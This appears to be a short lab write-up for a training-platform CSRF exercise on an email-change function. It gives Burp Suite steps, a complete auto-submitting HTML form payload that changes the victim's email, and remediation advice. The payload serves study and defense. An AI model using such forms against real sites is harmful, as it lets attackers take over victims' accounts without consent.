SCENARIO

The application consists of an email change functionality which is vulnerable to CSRF. We will try to mount an exploit and deliver it to the target with the help of an exploit server in order to change the email address of the target.

**PROCEDURE**

1. Go the vulnerable web applications and log in with the username and password provided to act as an user.
2. Then change the email once to study the HTTP request and response.
3. In the BurpSuite’s Proxy tab right click on the request and select Engagement tools and then on generate CSRF PoC.
4. Then in the dialogue box enable the option to auto-submit script and click Regenerate.
5. Go to the exploit server and paste the request into the body tag of the exploit and then click store.
6. At the end, click the button to deliver the exploit to the victim.

**PAYLOAD**

<html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState('', '', '/')</script>

<form action="https://0a5f00f6030be8ae85e982a5003f0055.web-security-academy.net/my-account/change-email" method="POST">

<input type="hidden" name="email" value="wiener&#64;normal&#45;user&#46;net" />

<input type="submit" value="Submit request" />

</form>


<script>

document.forms[0].submit();

</script>

</body>

</html>

**PROOF OF CONCEPT**

**REMEDIATION**

1. **Implement Anti-CSRF Tokens:** Integrate anti-CSRF tokens into all state-changing requests. Ensure that the server generates a unique token for every session or form and checks for the presence and correctness of this token with every relevant request.
2. **SameSite Cookie Attribute:** Use the SameSite cookie attribute for cookies. Setting it to Strict ensures that the browser only sends the cookie in a first-party context. This can help prevent CSRF as the cookie won't be sent in cross-site requests.
3. **Require User Re-authentication:** For critical actions, like changing an email address, always ask the user to re-enter their password or implement a multi-step confirmation process. This can prevent unauthorized changes, even if a CSRF attack is attempted.